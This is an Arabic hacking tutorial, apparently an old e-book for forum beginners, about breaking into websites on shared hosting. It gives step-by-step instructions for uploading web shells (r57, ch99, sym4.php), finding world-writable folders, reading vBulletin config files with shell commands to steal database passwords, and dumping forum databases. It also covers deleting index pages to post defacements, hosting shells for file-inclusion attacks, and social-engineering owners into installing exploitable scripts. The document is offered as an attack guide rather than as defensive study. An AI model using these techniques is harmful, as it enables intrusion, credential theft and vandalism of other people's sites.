131223748 -rw-r--r-- 1 babel babel 383 Jun 7 22:19 .top.menu.php
131223746 -rw-r--r-- 1 babel babel 940 Mar 17 2005 404.php
131213066 drwxr-xr-x 8 babel babel 4096 Aug 16 21:26 President
131213110 drwxr-xr-x 5 babel babel 4096 Aug 16 21:26 about
131213508 drwxr-xr-x 2 babel babel 4096 Aug 16 21:26 admin
131223744 -rw-r--r-- 1 babel babel 839 Mar 17 2005 auth.php
131213514 drwxr-xr-x 10 babel babel 4096 Aug 16 21:26 pitrix
131223616 drwxr-xr-x 5 babel babel 4096 Aug 16 21:26 catalog

```

الآن نريد ان نبحث عن مجلد تصريحه
 هذا اذا بغيت ترفع اندكس
 بسرعه في اي موقع
 بسيرفر
 اما اذا ببالك موقع واحد بسيرفر
 فقدامك طريقتين
 ١- تتخطى صلاحية يوزر وفي
 ملايين الشروح بنت لها الطريقة
 والطريقه الثانيه بشرح تحت

هذي هنا المجلدات

وهذي هنا تصاريح
 المجلدات

اول شئ راج اشرح واكمل الاختراق العشوائي داخل السيرفر
 بعددين راج اشرح استهداف موقع معين داخل السيرفر

اول شئ اذا بغيت تبحث عن مجلد تصريحه
 ٧٧٧

فعليك البحث في جميع المواقع الي بسيرفر موبس موقع واحد

وراج تقلي يامخاوي المشكله ان التصاريح مو مكتوبه ارقام يعني

مو مكتوب ٧٧٧

وش يدريني

انا اقلك وشلون تعرف

المجلد الي تصريحه ٧٧٧

دائماً تكون مكتوبه صلاحيته بهذي الطريقه

Drwxrwxrwx

اذا لقيت هالكلمه اول سطر اعرف ان المجلد تصريحه ٧٧٧

طيب انا لقيت مجلد اسمه advs


```

147862900 drwxr-xr-x 2 yamnaty yamnaty 4096 Apr 6 2007 _private
147863124 drwxr-xr-x 4 yamnaty yamnaty 4096 Apr 6 2007 _vti_bin
147863120 drwxr-xr-x 2 yamnaty yamnaty 4096 Apr 6 2007 _vti_cnf
135921752 -rw-r--r-- 1 yamnaty yamnaty 1754 Feb 5 2006 _vti_inf.html
147862896 drwxr-xr-x 2 yamnaty yamnaty 4096 Apr 6 2007 _vti_log
147862864 drwxr-xr-x 2 yamnaty yamnaty 4096 Apr 6 2007 _vti_pvt
147862904 drwxr-xr-x 2 yamnaty yamnaty 4096 Apr 6 2007 _vti_txt
147863136 drwxrwxrwx 2 yamnaty yamnaty 4096 Aug 16 21:26 advs
147863152 drwxr-xr-x 2 yamnaty yamnaty 4096 Aug 16 21:26 basic
147138744 drwxrwxrwx 2 yamnaty yamnaty 4096 Nov 1 05:31 blocks
147863170 drwxr-xr-x 2 yamnaty yamnaty 4096 Aug 16 21:33 cartoon
135921728 drwxr-xr-x 2 yamnaty yamnaty 4096 Feb 5 2006 cgi-bin
135921772 -rw-r--r-- 1 yamnaty yamnaty 2953 Jun 5 2006 clock10.swf
135921778 -rw-r--r-- 1 yamnaty yamnaty 924 Jul 14 2006 clock130.swf
147863176 drwxr-xr-x 2 yamnaty yamnaty 4096 Apr 6 2007 core

```

m5aui alhm

advs هي اسم المجلد ٢

هنا نخط اسم المجلد ليتم النقل

١

بحثت في المواقع عن مجلد تصريحه VVV
لقيت مجلد تصريحه VVV وهذا هو الي محدد
عليه انا
طيب بتقول وشلون ننقل تابع الشرح معي

**يعني في المكان الي قلت نخط به اسم المجلد ليتم النقل
كان مكتوب**

home/yamnaty/public_html/

**حنا بس نضيف عليها
advs**

يعني بيكون كذا

home/yamnaty/public_html/advs

وخلص اضغط انتر وتلاقي نفسك انتقلت للمجلد الي تبيه

بعدين ارفع اندكسك او أي شئ تبي في المجلد هذا

طيب لو تبي تخترق موقع معين في السيرفر

في طريقتين الاولى تتطى صلاحية Nobody

وهذا شرح هنا لتخطي صلاحية يوزر

اول شئ ارفع هالملف بجهازك وفك الضغط عنه وحط الملف الي

داخله sym4.php

على سطح المكتب

<http://up.7cc.com/get-11-2007-8cc4p81w.zip>

فوق شرح كامل لأستخراج مجلد تصريحه ٧٧٧ والانتقال له بعد

بعد ماتنتقل للملف كما موضح لكم بالأعلى

داخل الشل اضغط على استعراض تابع معي الشرح



بعدين اظفط رفع تلاقي الملف ارفع خلاص شوفوا معاي

```
total 52
147863136 drwxrwxrwx 2 yamnaty yamnaty 4096 Nov 1 19:54 .
135921726 drwxr-x--- 25 yamnaty yamnaty 4096 Oct 30 21:08 ..
147863140 -rw-r--r-- 1 yamnaty yamnaty 1531 Jun 5 2006 11405320
147863142 -rw-r--r-- 1 yamnaty yamnaty 679 Jun 5 2006 11415778
147863144 -rw-r--r-- 1 yamnaty yamnaty 705 Jun 5 2006 11416470
147863146 -rw-r--r-- 1 yamnaty yamnaty 701 Jun 5 2006 11416471
147863150 -rw-r--r-- 1 yamnaty yamnaty 6144 Jun 5 2006 Thumbs.dl
111069198 -rw-r--r-- 1 nobody nobody 16382 Nov 1 17:51 index.ht
147861544 lrwxrwxrwx 1 nobody nobody 25 Nov 1 19:51 sniper4.
147861542 -rw-r--r-- 1 nobody nobody 3877 Nov 1 19:41 sym4.php
```

هذا هو ارفع الملف خلاص

طيب لازم نستعرض الملف الان بتقولي كيف نستعرضه يامهاوي
انا اقلك حبيبي وشلون نستعرضه

```
:: ?????????? ?????? ?? ??????? ::
/home/yamnaty/public_html/advs
sym4.php
```

هذا هو مكان بواحدنا
و advs هو المجلد الي رفعنا داخله

طيب قلت لكم ان هذا مكان تواجدنا

home/yamnaty/public_html/advs/

**وقلت لكم في اول الكتاب ان بعد كلمة home هو اسم
مستخدم الموقع الي نتنقل به طيب اسم المستخدم غير عن رابط
الموقع اجل لازم نجيب رابط موقع حق اسم المستخدم هذا
yamnaty**

اول شئ في مربع الاوامر

نضع هذا الامر

ls -la /etc/valiases

ثم انتر

**بعدين يجينا في المربع الكبير روابط المواقع في اخر كل سطر
واسامي المستخدمين وهذا اكيد انتم فهمتوها في اول الكتاب**

وبعد كلمة Advs

نخط اسم الملف الي نبي نستعرضه الا وهو
Sym4.php

من الاخير الرابط راج يكون

www.yamnat.net/Advs/sym4.php

شوفوا هذا هو الملف فتح معنا



خلاص انتهينا من شرح تخطي صلاحية يوزر

عشان تقدر تتحكم في الموقع الي تبنيه براحتك

**طيب مثلاً في موقع ماتبي غيره من السيرفر وتبي ترفع
اندكس اختراقك في المنتدى حق الموقع
أول شئ طلع ملف اسمه الكونفك
ملف الكونفك هذا الملف اهم شئ في منتدى أي شخص
لأن لو طلعت المعلومات الي فيه تقدر تنسخ باك اب للموقع
وتقدر بعد تدخل لوحة تحكم المنتدى بسمه وهو مايدري تقدر
ترفع صفحة اختراق في المنتدى
أي شئ تبينه تقدر**

طيب الحين متشوق تقول طيب كيف اطلعه يامخاوي ؟

انا اقلك حبيبي

**حط في مكان الاوامر بشل هذا الامر
cat /home/???.public_html/vb/includes/config.php**

؟؟> هذي هنا بدالها تحط اسم مستخدم الموقع

وخلك معي راج احط شرح بصور عشان تفهم اكثر

```

$config['Mysqli']['ini_file'] = '';

// Image Processing Options
// Images that exceed either dimension below will not be resized by vBulletin. If you need to resize larger
images, alter these settings.
$config['Misc']['maxwidth'] = 2592;
$config['Misc']['maxheight'] = 1944;

1-----*
| #####
| # Downloaded: 12:41, Wed Nov 22nd 2006
| # CVS: $RCSfile$ - $Revision: 15747 $
| #####
2-----*/

```

طیب بتقول لی طلعتہ یامخاوی وش اسوی بعد ؟

انا اقلك وش تسوى الان يهمننا من ملف الكونفك كله اربع او

خمس اسطر وانا اقلق الان وشلون تحيبيها

```
$config['Database']['dbname'
```

هذا سطر اسم قاعدة البيانات

```
config['MasterServer']['username'
```

هذا السطر يدل على اسم المستخدم لقاعدة البيانات

هذا السطر يدل على كلمة مرور قاعدة البيانات

\$config['MasterServer']['password']

هذا السطر يدل على رابط لوحة تحكم المنتدى

config['Misc']['admincpdir']

هذي في نظري هي اهم شئ

طيب الان اقلكم وش نسوي ووشلون نطلعها

نروح على الكونفك وداخله نضغط


control+F

بيجيننا هالمربع



تكتب فيه الأشياء الي تبي تطلعها وانا كاتبها لكم فوق

وبعطيتكم مثال بصورة على واحد منها



طيب بعد ماطلعت كامل المعلومات الى احتاجها من ملف الكونفك

وحطيتها في مستند نص عشان ماتنساها

بقى علي

اروح يم شل

CH99

انا افضله عن الشلات الباقيه في عملية نسخ الباك اب وعملية

رفع الاندكس

بعد ماندخل على شل

CH99

نلاقي خيار فوق وهو

SQL

نضغط عليه



M5AUI ALHM

هذا هو SQL الى نبي

طيب بعدين يفتح لك هالصفحه

Please, fill the form:		M5AUI ALHM
Username	Password	Database
<input type="text" value="root"/>	<input type="password"/>	<input type="text"/>
Host	PORT	<input type="button" value="Connect"/>
<input type="text" value="localhost"/>	<input type="text" value="3306"/>	

username ضع هنا اسم مستخدم قاعدة البيانات

>> تحصلها بكونفيق المنتدى.

password ضع هنا كلمة مرور قاعدة البيانات >>

تحصلها بكونفيق المنتدى.

Database ضع هنا اسم قاعدة بيانات المنتدى >>

تحصلها بكونفيق المنتدى.

Host ضع هنا عنوان ip السيرفر اللي عليه المنتدى

اذا كنت على نفس السيرفر

ضع عبارة. localhost >> **خله مثل ماهو عليه**

port ضع هنا منفذ الاتصال بقواعد البيانات وغالباً ما يكون ٣٣٠٦. يفضل ان تتركه مثل ما هو عليه

بعدين اضغط على

connect

الصور هذي الي الان راج استعرضها تحت لكم من احد دروس ابو عابد

WWW.V99X.COM

اذا تم الاتصال بنجاح بتطلع لك هالشاشة واضغط على زر
:- لنسخ القاعدة كما بالصورة dump



:- التالية بعدها راج تفتح لك الصفحة

SQL-Dump:

DB: **m7binco4_forum**

Only tables (explode ";")¹:

File: **dump_www.m7bln.com_m7binco4_forum_17-08-2007-11-58-30.sql** **GeNIUS HaCKER**

Download: ☒

Save to file: ☒

Dump ارغم هنا

¹ - all, if empty

**شاشة حفظ الباك اب سوي وراج تطلع لك dump اضغط على زر
حفظ حفظ**

وانتظر لين يحملها كلها بجهاز ان شاء



ومبروووووووووووووووو عليك باك أب المنتدى

**انا حقيقه قلت مهما شرحت بصور مارج يكون شرحي افضل
من شرح ابو عابد فنقلت لكم شرح نسخ الباك اب**

طيب بنسبه لرفع اندكس الاختراق فيكون في طريقتين

اول طريقه

اول شئ تنتقل لمجلد في بي ويكون امر الانتقال

/home/?????/public_html/vb

?>> بدالها خط اسم مستخدم الموقع الي تبي تنتقل لمجلد في بي

بعدين القيام بحذف ملف الاندكس حق المنتدى ووضع اندكسك مكانه

ويكون الامر بوضع هذه الكلمه في مربع الاوامر ثم انتر

Rm index.html

تلاقيه ان حذف



امر حذف ملف معين

Rm name

حط بدال Name

اسم الملف الي تبني تحذفه

بعد ماتحذف Index.html من داخل مجلد Vb روح تحت

**تلاقي مكتوب استعراض اظغط على استعراض وارفع ملف
الاندكس حقك
بصيغة Html**

روح يم المنتدى تلاقيه ارفع أندكسك على المنتدى كامل

والف الف الف مبروك عليك المنتدى ^*_

وفي طريقه ثانيه هي عن طريق تغير مابداخل قالب فور هوم

**لكن هذي مافضلها لأنها تخلي صفحة اختراقك على رئيسية
المنتدى بس**

تشفير الكونفك

الجدار الناري

تغيير مسار الكونفك

**هذي مشكلات قد تواجهنا بس لأنها قليل جداً من اصحاب
الموقع من يعمل هذه الاشياء ولأن هذا الكتاب اعدده للمبتدأ**

ولو فهم ماكتببت انا لوجد ان المشاكل الي ذكرتها سهله مره

مره

ولو يبي حل لها اقرب موقع هكر او صديقنا قوئل
يكتب به تقطي مشكلة تشفير الكونفك مثلاً

يطلع له دروس الليل

* ^
_

طريقة انشاء موقع خاص بك

طيب كثير منا يبي يكون عنده موقع
طيب انا جعطيك رابط الان وحشرح لكم شرح كامل طريقة عمل
موقع مجاني وطريقة رفع الملفات وتغيير التراخيص للأخر

طيب اول شئ ادخل على هالموقع

<http://www.tripod.lycos.co.uk/>

بتفتح لك هالصفحه



بعدين تفتح لك هالصفحه

tripod you are here: Lycos Home » Tripod » Lycos Registration

هذي الصفحة هنا هي اهم شئ انتبه معي
في هالمربع تكتب رابط موقعك
يعني بعد رابطهم الافتراض وش تبي يكون مثلا m5aui

1 Your Account **2 Additional Information**

m5aui alhm

If you are already using one of Lycos services (email, chat, Love@Lycos, mobile, MyLycos) you can just activate your Tripod account using the [quick sign up](#) process.

Username: *

Your site: <http://members.lycos.co.uk/username>

Password *

Confirm Password *

Current e-mail *

Reminder question *

Answer *

هنا اكتب باسوورد مايفل عن ٦ احرف
هنا كتب ايميلك
هذا هنا السؤال السري اختر اي شئ
كمات هنا اكتب اي شئ

Fields marked with * are mandatory

ثم ارفع هنا

بفتح لك هالصفحة

اي تاريخ براسك حطه هنا

25 February 1981

☐ Male ☒ Female

This service is free. You can unsubscribe at any time.

☒ Yes ☐ No

I would like selected Lycos partners to send me offers and information that are specially directed at me. These will be sent either by post or by e-mail, either by Lycos or direct from the actual partner.

[More information](#)

m5aui alhm

With the Lycos News we will keep you informed - even in an individualised manner - about Lycos pages and products. [\(More information\)](#) If you are not interested in receiving the Lycos News, please let us know here or at a later time:

I do not want to receive the Lycos News: ☐

Lycos Europe GmbH will only collect, use and process data for advertising purposes in compliance with the applicable legal provisions or with your consent. This helps us provide you with customised information geared to your interests. Giving us your consent is voluntary. If you don't wish to do so it won't disadvantage you in any way. You can withdraw this consent at any time on our [service pages](#).

2

you with customised information geared to your interests. Giving us your consent is voluntary. If you don't wish to do so it won't disadvantage you in any way. You can withdraw this consent at any time on our [service pages](#).

اتوقع كل شئ واضح

Agree to terms and conditions *

☒ Yes, I accept the Terms and Conditions.

[Please read, print or download the Terms and Conditions for the free services of Lycos Europe.](#)

Security code: *

3295

3295

m5aui alhm

You will receive an email to the email address you provided confirming your subscription. To activate your Tripod website you will have to click on the link in the email and follow the instructions. You must activate your account within the next 7 days.

[Back](#)

[Register](#)

بعدين ارجع هنا



you are here: Lycos Home » Tripod » Lycos Registration

Confirming your registration

m5aui alhm

A mail have been sent to the email address: **m5aui@w.cn**
This mail follows with a link that you need to cclick on to be able to confirm the activation of you r account.

Do you use Hotmail? I that case you need to copy ctrl+c and paste ctrl+v the URL in the address field of your browser.

As soon as you have confirmed the activation you will gain access to all tha tools that you need to build your homepage.

[Back to Tripod Homepage](#)

SuperUsers

Get help from Tripod S

Overall

➔ **brisray**

➔ **myblueocean**

[more about SuperUsers](#)

خلاص تم ارسال للايميل

الرابط والباسوورد حق الاف تي بي

ثم اذهب لبريدك تلاقي رساله

هذا رابط التفعيل اظغط عليه

عشان يرسلون لك معلومات

You are now a Lycos UK member!

موقعك

To choose a sitename and activate your registration, please click on the following link (if you encounter any problems with the security code, please copy the link and paste it into the address bar of your web browser and reload the page):

m5aui alhm

http://www.tripod.lycos.co.uk/signup/activate/?activate_id=3fe9ad88a6c5f3673d58cbdb7a7764a5&login=drbah

After you activate your Tripod account, you will receive an email with all the information you need to use Lycos Tripod.

بعد ماتظغط على رابط التفعيل تجيك هالصفحه تابع ياغلا

Sitename * **هنا اسم مستخدم**

FTP password * **باسوورد الاف تي بي**

confirm FTP password *

To complete your registration, **m5aui alhm**

You have entered an invalid security code. Please try again.

Please enter the security code *

(*) Mandatory field

ثم ارجع هنا

بتجيك هاالصفحه بعدين

 you are here: Lycos Home » Tripod » **Lycos Registration**

Welcome to Lycos Tripod

Dear drbah, we are pleased to welcome you as a member of Lycos Tripod Website Building Services. The email with all the account information was sent to **m5aui alhm** for your record.

ارجع هنا

Special offer for new Lycos Tripod members!

Looking for the best? Tripod recommends Lycos Web Hosting.

Lycos Web Hosting provides you with a genuine professional hosting solution, including your own domain name, user-friendly tools to create a photo album, professional PHP and FrontPage configuration and the Lycos WebCopier, allowing you to import your entire Tripod website in one click. Take a look now at Lycos Web Hosting offer.

Already a member of Lycos UK? **m5aui alhm**

Enter your username and password in the form below

Username **قنا اسم المستخدم
التي خطينه قبل**

Password **هنا خط
الباسوورد الي
خطينه قبل**

[I forgot my username and password](#)

☐ Sign me in automatically

ثم ارفع هنا

الف الف مبروك الحين صار عندك موقع ^_*

طيب عشان تقدر ترفع شل لابد ان يكون عندك برنامج الالف تي

بي

وانا افضل برنامج

LeapFTP

وهذا رابط البرنامج لتحميله

<http://www.traidnt.net/vb/attachment.php?attachmentid=83316&d=1161656975>

طيب بتفتح لك واجهة البرنامج وهذي صورته منها



طيب بتقول يامخاوي وشلون اعرف رابط موقعي انا اقلك

<http://www.members.lycos.co.uk/drba>

>> هذي استبدالها بأسم مستخدم موقعك الي حطيته
drbah

وطريقة وضع رابط الموقع في الالف تي بي

تكون بدون www وبدون http


وتحط بدل

<http://www>

تخط بدلها

ftp:وبعدھا نخط رابط الموقع

تابع معي الشرح



**بتقلي يامخاوي وشلون ارفع شل على موقعي المحاني واغير
تصريحه**

تابع معي وانا اخوك



**الحين في بالك سؤال
وشلون طيب استعرض الشل**

<http://www.members.lycos.co.uk/dr bah>

>> هذي استبدالها بأسم مستخدم موقعك الي حطيته

dr bah بلاول

بعد كلمة dr bah

حط / واسم الملف بالكامل

زي انا قبل اشوي رفعت ملف اسمه r57.php

يعني لما ابي استعرض الملف احط هالرابط


<http://www.members.lycos.co.uk/drbaH/r57.php>

كلمة drbaH استبدالها بأسم مستخدم موقعك

الحين عرفنا وشلون نرفع ملف ووشلون نستعرضه

طيب بتقلي وشلون اغير تصريح الملف الى ٧٧٧

تابع معي



m5aui alhm

تروح
لملفات
موقعك
وبالماوس
الايمان بعددين
اخر خيار

بيفتح لك هالمربع



الحين الملف الي اخترنا نغير تصريحه نلاقي تصريحه

٧٧٧

خلاص الحين نقدر نستخدمه

دائماًً حبايبي في ثغرات الفايل انكلود وهي اخطر انواع
الثغرات لما تبني تخط رابط شل لازم تكون صيغة الشل txt
وبعد txt تخط علامة استفهام

طيب انا عشان ماتتعب وتقول يالله من وين اجيب الشل
ومدري وشو

هنا راج اخط لك شلات بصيغة php وبصيغة txt

ولانتسی دائماً ان لما تبی ترفع شل لازم صیغته txt

بِسْ لَوْ حَظِيتَ رَابِطَ الشَّلِّ كَذَا يَعْنِي

[/http://www.members.lycos.co.uk/powerhosting?ch99.txt](http://www.members.lycos.co.uk/powerhosting?ch99.txt)

وسویت له استعراض



وهذا هنا شلات من نوع txt

بالمائوس الايمن بعدين حفظ بأسم

<http://www.members.lycos.co.uk/powerhosting/zedt.zip>

طيب واذا تبي بصيغه php فهذي هنا

نفس الرابط الاول بالماوس الايمن ثم حفظ بأسم

[http://www.members.lycos.co.uk/powerhosting/
php.zip](http://www.members.lycos.co.uk/powerhosting/php.zip)

حيل للحصول على شل على السيرفر بدون وجود ثغرات

هذي الحيل وحفظ لحقوق صاحبها

هي من حيل ابو عابد صاحب موقع بيت الهكر

www.v99x.com/vb

الحيله الاولى

هذي الحيله طبقتها اكثر من مره وعلى اكثر من موقع

انا طبقت الحيله بهذي الخطوات

• **الحصول على ايميل صاحب الموقع**

• **ان يكون الموقع لعمل هذي الحيله ان يكون جديد يعني**

ماتروح لموقع اعضائه عشرين الف انسى انها تربط الحيله

اول شئ عليك بالمشاركه في هذا الموقع الجديد وقبلها الحصول

على ايميل صاحب الموقع لما تسولف معه بالسن قله بجيب لك

تسجيل الدخول

النسخة الماسية
m5aui alhm
vBulletin 3.6.7 PL1

منتديات **m5aui alhm** لوحة تحكم الإدارة vBulletin 3.6.7

وهنا الاسم **[...مخاوي...]** اسم العضو

خط هنا الباسورد كلمة المرور

بفتح لك بعدين هالصفحه

لوحة تحكم الإدارة (vBulletin 3.6.7 PL1)
مرحباً بك في لوحة تحكم الإدارة - النسخة الماسية

المسحة الرئيسية للمنتدى | تسجيل الخروج

For Your Information

تم العثور على ثواب يجب أن يتم تحديثها لتناسب مع الإصدار الحالي

تم العثور على **1** ثواب غير محدثة من الضروري يجب تحديث وترفع للإصدار الجديد. نتأكد انهم بذلك في اسرع وقت تجنب المشاكل ولأفضل في المنتدى

m5aui alhm

ننصحك بتحديث هذه الثواب

مرحباً بك في لوحة تحكم الإدارة - النسخة الماسية			
نوع المبرور	Local	أعضاء بانتظار الموافقة	مشاهدة
المسود	apache	مواضيع بانتظار الموافقة	مشاهدة
PHP	SQL	بشורות بانتظار الموافقة	مشاهدة
لحم الأتصلي لشركات PHP	0.00	مرفقات بانتظار الموافقة	مشاهدة
لحم الأتصلي لرفع PHP	20.00	أحدث بانتظار الموافقة	مشاهدة
إصدار MySQL	standard 4.1.22		
جمع حزمة MySQL الإضافي	7.0.0		

ملاحظات المدير العام

ملاحظة

عدد المشاركات المقبولة

خيارات المنتدى

الإستراتيجيات والقوالب

اللغات والديارات

التطبيقات

الإعلانات

في الخيارات الي على يسار الشاشة انزل تحت تلاقي خيار

Product الهاكات Plugins

تابع الشرح



بعد ما يتم رفع الملف
علماً ان الملف راح ارفه لكم بعد ماكمل من هالشرح البسيط



الف مبروك ^ _ *
خلاص تم رفع الشل من لوحة تحكم المنتدى

الحين كملنا من الحيله الاولى وشرحناها شرح كامل

ندخل في الحيله الثانيه ونبدأ نشرحها

**الحيله مايحتاج لها شرح مثلا خويك بلأيميل معك وعنده موقع
وتبي تخترق موقعه وانت عارف سكريبت خطير وعارف تستغل
ثغرتة**

**روح قلہ ياقلبي في سكريبت حلو مره وزين ويفيد و...و...و...
المهم خلہ يعجب بسكريبت وخلہ يركبه
بعد مايركبه بسرعه روح استغل ثغرة السكريبت**

حيلة الباك اب من اكتشاف ابو عابد

**روح لأي شركة استضافه وقل لهم انا عندي موقع وعشان سؤ
الشركة الاولى اظطريت ابيكم وانا كلي امل ان تقفوا معي
انا حقيقه عندي باك اب لموقعي وهذا رابطہ**

[/http://3nawen.com/backup](http://3nawen.com/backup)

**ابيكم تنقلونه على سيرفركم وابيكم تعطوني مساحه اجرب
الباك اب**

وبنسبه للفلوس لاتهتموا أي مبلغ تبونه راج اعطيكم اياه المهم

ابي اجر ب اول

بيقول توكلنا على الله ويعطيك المساحه اول ماتدخل على الباك

اب تلاقي السيرفر كله بين يديك تسوي فيه الي تبي

بينما هالفكره مارج تظبط لأن الشركه راج تجرب الرابط قبل

التعطيك وبيعرفون خدعتك

هذي حيل بسيطه عجبتني ونقلتها لكم وضعتها بين ايديكم

لكي تستفيدوا منها في بعض المواقع المحميه حمايه قويه

قد تفيدكم هذه الحيل كثيراً

اهم شئ في الهكر الصبر وكثرة القراه

لحد كذا كافي لكل مبتدأ اتوقع ان الكل الان فهم هكر المواقع زين

وفهم وشلون يستغل ثغرات وفهم طريقة البحث وطريقة رفع

اندكس اختراق

اتوقع كل شئ شرحتة فهمتموه

وانا راج اكون مع أي مبتدأ وراج اساعد كل مبتدأ

وهذا ايميلي لأي استفسار او أي ملاحظات او حتى أي اقتراحات

M5aui@w.cn

هذا الكتاب اهداء الى منتديات بيت الهكرز

www.v99x.com

تقبلوا تحيات اخوكم

مخاوي الهم

